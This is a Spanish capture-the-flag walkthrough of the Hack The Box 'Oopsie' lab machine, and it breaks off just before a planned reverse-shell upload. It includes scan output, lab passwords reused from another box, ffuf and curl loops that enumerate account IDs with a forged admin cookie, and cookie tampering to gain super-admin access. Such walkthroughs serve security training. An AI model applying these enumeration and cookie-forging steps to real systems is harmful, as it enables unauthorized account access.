Oopsie

Difficulty : Very Easy
Operating System : Linux
Rating : 4.2
Author : MrR3boot
Description
Esta maquina es la segunda del set "Starting Point" y es considerada como muy facil. En mi opinion de "muy facil" nada. Si bien es cierto que es una maquina sencilla, requiere conocimientos en pentest y linux y termina siendo una maquina divertida para empezar en el mundillo. Haremos uso de burp para realizar un web pentest basico, modificaremos una cookie y haremos una inyeccion basica en un binario de linux para conseguir root.
Enumeration
Para la enumeracion basica vamos a utilizar una tool que he desarrollado especificamente para trabajar con maquinas en la plataforma hackthebox. Esta herramienta crea la carpeta de trabajo, realiza un escaneo basico con nmap y si encuentra un servicio web le lanza una enumeracion basica.
Descarga: HTBenum
Nmap
Nmap scan report for oopsie.htb (10.10.10.28)
Host is up (0.061s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Whatweb
http://oopsie.htb [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], Email[admin@megacorp.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.28], Script, Title[Welcome]
HTTP Headers
HTTP/1.1 200 OK
Date: Sat, 31 Jul 2021 10:34:11 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
ffuz
$ ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://oopsie.htb/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://oopsie.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

images                  [Status: 301, Size: 309, Words: 20, Lines: 10]
themes                  [Status: 301, Size: 309, Words: 20, Lines: 10]
uploads                 [Status: 301, Size: 310, Words: 20, Lines: 10]
css                     [Status: 301, Size: 306, Words: 20, Lines: 10]
js                      [Status: 301, Size: 305, Words: 20, Lines: 10]
fonts                   [Status: 301, Size: 308, Words: 20, Lines: 10]
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.28
+ Target Hostname:    oopsie.htb
+ Target Port:        80
+ Start Time:         2021-07-31 19:11:34 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is the EOL for the 2.x branch.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-10944: : CGI Directory found
+ OSVDB-10944: /cdn-cgi/login/: CGI Directory found
+ OSVDB-3233: /icons/README: Apache default file found.
+ 10397 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2021-07-31 19:24:42 (GMT2) (788 seconds)
---------------------------------------------------------------------------
User Own
Tras la enumeracion basica lo primero que llama la atencion es el email encontrado con whatweb: admin@megacorp.com
Estamos ante una maquina que pertenece a la empresa megacorp al igual que la maquina Archetype , cosa que deberemos tener en cuenta para reutilizar credenciales y situarnos dentro de la coporacion.
M3g4c0rp123
MEGACORP_4dm1n!!
Tras analizar la url sin encontrar nada interesante, voy directo al path que encontro la herramienta nikto: /cdn-cgi/login/ y nos encontramos con un panel de control al que podemos acceder con una de la contraseñas anteriores y el usuario admin

admin
MEGACORP_4dm1n!!
Analizando la comunicacion con burp vemos como al hacer login nos setea dos cookies, con valores user y role

Tras revisar la web lo mas interesante parece ser la pestaña upload, que es donde podriamos subir una reverse shell para acceder al sistema,
pero parece ser que con nuestro usuario actual no tenemos permisos...
Revisando el resto de pestañas y observando las urls, me doy cuenta que en la pestaña account puedo modificar el id y obtener el resto de cuentas, manualmente veo que el 4 corresponde a la cuenta del usuario john


Para intentar extraer todos los posibles usuarios podriamos hacerlo a mano, pero seria tedioso, asi que vamos a realizar

un ataque desde la pestaña intruder en burp para analizar un rango de 100 numeros en el campo id. Para esto enviamos la peticion a la pestaña intruder y configuramos el ataque de la siguiente manera:

Para diferenciar los ids que responden correctamente nos fijaremos en el campo lenght

Otra solucion para usar desde terminal pasaria por utilizar la grandiosa herramienta ffuf
# Primero creamos un archivo ids.txt con numeros del 1 al 100
[root@htb oopsie]# for i in $(seq 1 100);do echo $i >> ids.txt;done

# Lanzamos ffuf seteando la cookie
[root@htb oopsie]# ffuf -b 'user=34322; role=admin' -w ids.txt:FUZZ -u 'http://oopsie.htb/cdn-cgi/login/admin.php?content=accounts&id=FUZZ' -fs 3595

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://oopsie.htb/cdn-cgi/login/admin.php?content=accounts&id=FUZZ
 :: Wordlist         : FUZZ: ids.txt
 :: Header           : Cookie: user=34322; role=admin
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 3595
________________________________________________

4                       [Status: 200, Size: 3619, Words: 295, Lines: 161]
23                      [Status: 200, Size: 3620, Words: 295, Lines: 161]
1                       [Status: 200, Size: 3623, Words: 295, Lines: 161]
30                      [Status: 200, Size: 3634, Words: 296, Lines: 161]
13                      [Status: 200, Size: 3621, Words: 295, Lines: 161]
:: Progress: [100/100] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
O si lo queremos hacer muy pro a lo oldschool pax0r oneliner pues...
[root@htb oopsie]# for i in {1..100};do curl -b 'user=34322; role=admin' "http://oopsie.htb/cdn-cgi/login/admin.php?content=accounts&id=$i" -s |grep -i access | sed 's/<[^>]*>//g'  | grep '@' 1>/dev/null 2>/dev/null && echo "Prueba el id $i";done
Prueba el id 1
Prueba el id 4
Prueba el id 13
Prueba el id 23
Prueba el id 30
Despues de probar todos los ids encontrados, el id 30 nos dice que pertenece a una cuenta de super admin


Para logearnos como superadmin abrimos el inspector de firefox y cambiamos el valor de la cookie por el access id del usuario que acabamos de encontrar, nos dirijimos hacia la pestaña uploads et voila
